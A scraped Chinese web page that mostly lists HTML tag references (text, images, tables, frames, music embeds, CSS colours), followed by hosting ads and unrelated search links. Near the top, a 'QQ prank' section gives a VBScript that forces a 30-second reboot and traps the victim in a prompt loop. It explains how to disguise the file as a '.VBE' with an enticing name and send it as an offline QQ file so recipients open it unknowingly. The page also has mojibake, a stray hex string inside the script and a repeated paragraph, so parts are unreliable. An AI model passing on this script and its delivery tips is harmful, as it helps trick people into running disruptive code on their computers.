网页代码大全求HTML代码大全!越详细越好!
网页代码大全 时间:2021-01-11 阅读:()
手机qq整人代码
第一步,将以下代码复制到记事本中。on error resume next dim WSHshellA set WSHshellA = wscript.createobject("wscript.shell") WSHshellA.run "cmd.exe /c shutdown -r -t 30 -c ""快说潮流哥特,不说就30秒关你机,不信,试试···"" ",0 ,true dim a do while(a <> "潮流哥特") a = inputbox ("说潮流哥特,不然就62616964757a686964616fe4b893e5b19e31333361306461不关机,快撒,说 ""潮流哥特"" ","说不说","不说",8000,7000) msgbox chr(13) + chr(13) + chr(13) + a,0,"MsgBox" loop 上面的文字可以随便改,不印象效果。
如果发给MM,你可以逼她说“我爱你”。
方法是把上面的“QQ客是好网站”改成“快说我爱你” 内容来自 第二步,将记事本文件重命名为 ***.VBE(文件名可以任意起,如“美女.VBE”) 如果谁运行了这个QQ炸弹,在30秒后会自动关机。
下面说一下使用方法: 最简单的使用方法是,你直接发给好友,让他运行,然后他就中招了。
还有个更加恶毒的,不在线的QQ好友你可以向他们发送QQ离线文件,几乎80%的人都会好奇这个文件是什么,糊里糊涂就打开了。
打开以后就被QQ炸弹恶搞了 你自己也可以测试一下这个QQ炸弹的威力。
寻找最全的HTML语言代码大全
一、文字 1.标题文字 <h#>..........</h#> #=1~6;h1为最大字,h6为最小字 2.字体变化 <font>..........</font> 【1】字体大小 <font size=#>..........</font> #=1~7;数字愈大字也愈大 【2】指定字型 <font face="字体名称">..........</font> 【3】文字颜色 <font color=#rrggbb>..........</font> rr:表红色(red)色码 gg:表绿色(green)色码 bb:表蓝色(blue)色码 rrggbb也可用6位颜色代码数字 3.显示小字体 <small>..........</small> 4.显示大字体 <big>..........</big> 5.粗体字 <b>..........</b> 6.斜体字 <i>..........</i> 7.打字机字体 <tt>..........</tt> 8.底线 <u>..........</u> 9.删除线 <strike>..........</strike> 10.下标字 <sub>..........</sub> 11.上标字 <sup>..........</sup> 12.文字闪烁效果 <blink>..........</blink> 13.换行(也称回车) <br> 14.分段 <p> 15.文字的对齐方向 <p align="#"> #号可为 left:表向左对齐(预设值) center:表向中对齐 right:表向右对齐 P.S.<p align="#">之后的文字都会以所设的对齐方式显示,直到出现另一个<p align="#">改变其对齐方向,遇到<hr>或<h#>标签时会自动设回预设的向左对齐。16.分隔线 <hr> 【1】分隔线的粗细 <hr size=点数> 【2】分隔线的宽度 <hr size=点数或百分比> 【3】分隔线对齐方向 <hr align="#"> #号可为 left:表向左对齐(预设值) center:表向中对齐 right:表向右对齐 【4】分隔线的颜色 <hr color=#rrggbb> 【5】实心分隔线 <hr noshade> 17.居中对齐 <center>..........</center> 18.依原始样式显示 <pre>..........</pre> 19.<body>指令的属性 【1】背景颜色 -- bgcolor <body bgcolor=#rrggbb> 【2】背景图案 -- background <body background="图形文件名"> 【3】设定背景图案不会卷动 -- bgproperties <body bgproperties=fixed> 【4】文件内容文字的颜色 -- text <body text=#rrggbb> 【5】超连结文字颜色 -- link <body link=#rrggbb> 【6】正被选取的超连结文字颜色 -- vlink <body vlink=#rrggbb> 【7】已连结过的超连结文字颜色 -- alink <body alink=#rrggbb> 20.文字移动指令<MARQUEE>..........</MARQUEE> 移动速度指令是:scrollAmount=# #最小为1,速度为最慢;数字越大移动的越快。
移动方向指令是:direction=# up向上、down向下、left向左、right向右。
指令举例:<MARQUEE scrollAmount=3 direction=up>..........</MARQUEE> 二、图片 1.插入图片 <img src="图形文件名"> 2.设定图框 -- border <img src="图形文件名" border=点数> 3.设定图形大小 -- width、height <img src="图形文件名" width=宽度点数 height=高度点数> 4.设定图形上下左右留空 -- vspace、hspace <img src="图形文件名" vspace=上下留空点数 hspace=左右留空点数> 5.图形附注 <img src="图形文件名" alt="说明文字"> 6.预载图片 <img src="高解析度图形文件名" lowsrc="低解析度图形文件名"> P.S.两个图的图形大小最好一致; 7.影像地图(Image Map) <img src="图形文件名" usemap="#图的名称"> <map name="图的名称"> <area shape=形状 coords=区域座标列表 href="连结点之URL"> <area shape=形状 coords=区域座标列表 href="连结点之URL"> <area shape=形状 coords=区域座标列表 href="连结点之URL"> <area shape=形状 coords=区域座标列表 href="连结点之URL"> </map> 【1】定义形状 -- shape shape=rect:矩形 shape=circle:圆形 shape=poly:多边形 【2】定义区域 -- coords a.矩形:必须使用四个数字,前两个数字为左上角座标,后两个数字为右下角座标 例:<area shape=rect coords=100,50,200,75 href="URL"> b.圆形:必须使用三个数字,前两个数字为圆心的座标,最后一个数字为半径长度 例:<area shape=circle coords=85,155,30 href="URL"> c.任意图形(多边形):将图形之每一转折点座标依序填入 例:<area shape=poly coords=232,70,285,70,300,90,250,90,200,78 href="URL" 三、表格相关 1.表格标题 <caption>..........</caption> 表格标题位置 -- align <caption align="#"> #号可为:表标题置于表格上方(预设值) bottom:表标题置于表格下方 2.定义列 <tr> 3.定义栏位 《1》<td>:靠左对齐 《2》<th>:靠中对齐ⅱ粗体 【1】水平位置 -- align <th align="#"> #号可为 left:向左对齐 center:向中对齐 right:向右对齐 【2】垂直位置 -- align <th align="#"> #号可为 :向上对齐 middle:向中对齐 bottom:向下对齐 【3】栏位宽度 -- width <th width=点数或百分比> 【4】栏位垂直合并 -- rowspan <th rowspan=欲合并栏位数> 【5】栏位横向合并 -- colspan <th colspan=欲合并栏位数> 四、表格的主要属性 1. <table>标记的主要属性 align定义表格的对齐方式,有三个属性值center,left,right background定义表格的背景图案,属性值为图片的地址 bgcolor定义表格的背景颜色,属性值是各种颜色代码 border定义表格的边框宽度,属性值是数字 bordercolor定义表格边框的颜色,属性值是各种颜色代码 cellpadding定义单元格内容与单元格边框之间的距离,属性值是数字 cellspacing定义表格中单元格之间的距离 height定义表格的高度,属性值是数字 width定义表格的宽度,属性值是数字 2. <tr>标记,表格是由多行与多列组成的,<tr>标记用来定义表格的一行,他的属性极其属性值定义的是表格中的该行,其主要属性与属性值如下: align定义对齐方式,属性值与上同 background定义背景图案 bgcolor定义背景色 3. <td>标记。
用<td>标记概况起来的内容表示表格的单元。
其主要属性与属性值和<table>标记的一样,补充两个合并列和行的代码: colspan定义合并表格的列数,属性值是数字 rowspan定义合并表格的行数,属性值是数字 五、FRAME 1、分割视窗指令 <frameset>..........</frameset> 【1】垂直(上下)分割 -- rows <frameset rows=#> #号可为点数: 如欲分割为100,200,300三个视窗,则<frameset rows=100,200,300>; 亦可以*号代表,如<frameset rows=*,500,*> 百分比:如<frameset rows=30%,70%>,各项总和最好为100%; 【2】水平(左右)分割 -- cols <frameset cols=点数或百分比> 2、指定视窗内容 -- <frame> <frameset cols=30%,70%> <frame> <frame> </frameset> 【1】指定视窗的文件名称 -- src <frame src=HTML档名> 【2】定义视窗的名称 -- name <frame name=视窗名称> 【3】设定文件与上下边框的距离 -- marginheight <frame marginheight=点数> 【4】设定文件与左右边框的距离 -- marginwidth <frame marginwidth=点数> 【5】设定分割视窗卷轴 -- scrolling <frame scrolling=#> #号可为 yes:固定出现卷轴 no:不出现卷轴 auto:自动判断文件大小需不需要卷轴(预设值) 【6】锁住分割视窗的大小 -- noresize <frame noresize> 六、歌曲代码: 在这组代码中,不必管它是mms.http.rtsp,只要看尾缀是asf、wma、wmv、wmv、rm都可适用下面的代码: 1. 手动播放: <EMBED src=歌曲地址 volume="100" width=39 height=18 hidden="FALSE" autostart="fault" type="audio/x-pn-realaudio-plugin" controls="PlayButton"> 2. 打开页面自动播放: <EMBED src="歌曲地址" width="39" height="18" autostart="true" hidden="false" loop="infinite" align="middle" volume="100" type="audio/x-pn-realaudio-plugin" controls="PlayButton" autostart="true"> ------------------------------------------------------------------ 套用代码: <div align="center"> <table border="1" width="90%" height="403" background="背景图片地址"> <tr><td width="80%" height="100%"> <p align="center"><br><br><br> <font face="华文彩云" size="6" color="#FFFFFF">歌曲或音乐名称</font><br><br> <p align="center"><img src="图片地址"><br><br> <font color="#FFFFFF" size=3>介绍文字</font><br><br><br> <EMBED style="FILTER: xray()" src=音乐地址 width=250 height=30 type=audio/x-ms-wma autostart="true" loop="-1"><br><br><br> </td></tr> </table> </div> 简易套用代码详解: <div align="center">是定义帖子居中; <table border="1" width="90%" height="403" background="背景图片地址"><tr><td width="80%" height="100%"> 这其中的border="1"是定义表格边线的宽度,定义为0则无边线;width="90%" height="403"分别定义背景图表格的宽度和高度.如果背景图是一张大图,可以这样定义:width=图片宽度 height=图片高度 <p align="center"><br><br><br><font face="华文彩云" size="6" color="#FFFFFF">歌曲或音乐名称</font><br><br> <p align="center">是定义文字居中的,<br>是回行代码,加几个就会空几行。
<font face="华文彩云" size="6" color="#FFFFFF">是定义文字属性的。
face="华文彩云"是定义字体,你可以把字体换成隶书、宋体等。
size="6"是定义字号的,数字越大字越大,如果不定义,默认是2号字。
color="#FFFFFF"是定义字体颜色的。
全部字体颜色的代码在妙手饰图区有人发过,你可以找来改。
<p align="center"><img src="图片地址"><br><br><font color="#FFFFFF">介绍文字</font><br><br><br> 第一个括号里的代码仍然是定义图片和文字居中的。
<img src="图片地址">是插入图片代码。
<font color="#FFFFFF" size=3>介绍文字</font>是定义这段文字的。
如果想改变字拧⒆痔濉⒆值难丈??烧瞻嵘厦嫖医驳亩ㄒ宸椒ā?/font> <EMBED style="FILTER: xray()" src=音乐地址 width=250 height=30 type=audio/x-ms-wma autostart="true" loop="-1"> 这一段是插入播放器代码,因为我插的是特殊的播放器,style="FILTER: xray()" 是特殊代码。
“src=音乐地址”是插入音乐文件的地址。
width=250 height=30分别定义播放器的宽度和高度(如果把宽和高都设成零则为隐藏,并且只能自动播放)。
autostart="true" loop="-1"是定义音乐播放方式的,autostart="true"是设定手动或自动播放,“true”或“1”是自动播放,“false”或“0”是手动播放;loop="-1"是播放次数,“true”或“1”表示重复播放,“false”“-1”或“0”是只播放一次。
<br><br><br></td></tr></table></div>回行代码和与前面对应的固定代码。
<EMBED style="FILTER: xray()" src=音乐地址 width=250 height=30 type=audio/x-ms-wma autostart="true" loop="-1"> 这一段是插入播放器代码,因为我插的是特殊的播放器,style="FILTER: xray()" 是特殊代码。
“src=音乐地址”是插入音乐文件的地址。
width=250 height=30分别定义播放器的宽度和高度(如果把宽和高都设成零则为隐藏,并且只能自动播放)。
autostart="true" loop="-1"是定义音乐播放方式的,autostart="true"是设定手动或自动播放,“true”或“1”是自动播放,“false”或“0”是手动播放;loop="-1"是播放次数,“true”或“1”表示重复播放,“false”“-1”或“0”是只播放一次。
<br><br><br></td></tr></table></div>回行代码和与前面对应的固定代码。
CSS颜色代码大全 网页颜色代码大全 在线颜色选择器 什么是CSS解说
CSS 颜色使用组合了红绿蓝颜色值 (RGB) 的十六进制 (hex) 表示法进行定义。对光源进行设置的最低值可以是 0(十六进制 00)。
最高值是 255(十六进制 FF)。
设置方法如下: <p?style="background-color:#FFFF00"> 使用十六进制值设置的颜色 </p> <p?style="background-color:rgb(255,255,0)"> 使用?rgb?值设置的颜色 </p> <p?style="background-color:yellow"> 使用颜色名设置的颜色 </p>网页颜色代码大全可以在W3SCHOOl看,/cssref/css_colors.asp
求HTML代码大全!越详细越好!
/06/1106/12/2V8CSJUJ000918BL.html 本手册是FIF小组推出的《FIF互动帮助手册系列》中的《HTML手册》,其中共收录HTML标签、事件、属性共774个,并附带它们的读音。同时,本手册还提供助记功能,您可以通过“点点”和“填填”两个助记辅助工具来加深、巩固您的学习,检验您的学习成果。
点击每个解释后面的“到论坛讨论”可以链接到FIF小组专门的技术论坛和别人进行交流。
本手册还会实时从网上载入FIF小组为本手册后补充的内容,使资料更新在不知不觉中完成,您所看到的都是最新的知识!它还可以帮助您学习英语哦!:)。
参考资料:/06/1106/12/2V8CSJUJ000918BL.html
- 网页代码大全求HTML代码大全!越详细越好!相关文档
- 网页代码大全网页的 代码
水墨云历史黑名单IDC,斟酌选购
水墨云怎么样?本站黑名单idc,有被删除账号风险,建议转出及数据备份!水墨云ink cloud Service是成立于2017年的商家,自2020起开始从事香港、日本、韩国、美国等地区CN2 GIA线路的虚拟服务器租赁,同时还有台湾、国内nat vps相关业务,也有iplc专线产品,相对来说主打的是大带宽服务器产品。注意:本站黑名单IDC,有被删除账号风险,请尽量避免,如果已经购买建议转出及数据备...


onevps:新增(支付宝+中文网站),香港/新加坡/日本等9机房,1Gbps带宽,不限流量,仅需$4/月
onevps最新消息,为了更好服务中国区用户:1、网站支付方式新增了支付宝,即将增加微信;原信用卡、PayPal方式不变;(2)可以切换简体中文版网站,在网站顶部右上角找到那个米字旗,下拉可以换中国简体版本。VPS可选机房有:中国(香港)、新加坡、日本(东京)、美国(纽约、洛杉矶)、英国(伦敦)、荷兰(阿姆斯特丹)、瑞士(苏黎世)、德国(法兰克福)、澳大利亚(悉尼)。不管你的客户在亚太区域、美洲区...
racknerd新上架“洛杉矶”VPS$29/年,3.8G内存/3核/58gSSD/5T流量
racknerd发表了2021年美国独立日的促销费用便宜的vps,两种便宜的美国vps位于洛杉矶multacom室,访问了1Gbps的带宽,采用了solusvm管理,硬盘是SSDraid10...近两年来,racknerd的声誉不断积累,服务器的稳定性和售后服务。官方网站:https://www.racknerd.com多种加密数字货币、信用卡、PayPal、支付宝、银联、webmoney,可以付...

网页代码大全为你推荐
-
美女桌面背景图片最漂亮的美女电脑壁纸哪里有?百度空间首页登录百度空间租车平台哪个好想网上租车,选什么平台好?天气预报哪个好用哪个最准确哪个天气预报最准确!手机浏览器哪个好手机上的浏览器哪个比较好?浮动利率和固定利率哪个好对于企业来说固定利率贷款与浮动利率贷款优缺点各是什么?谢谢了。录音软件哪个好什么录音软件最好用宝来和朗逸哪个好朗逸 和 宝来 哪个好?二手车网站哪个好二手车网站哪家好?哪个信息更可靠?尼康和佳能单反哪个好尼康和佳能哪个好啊?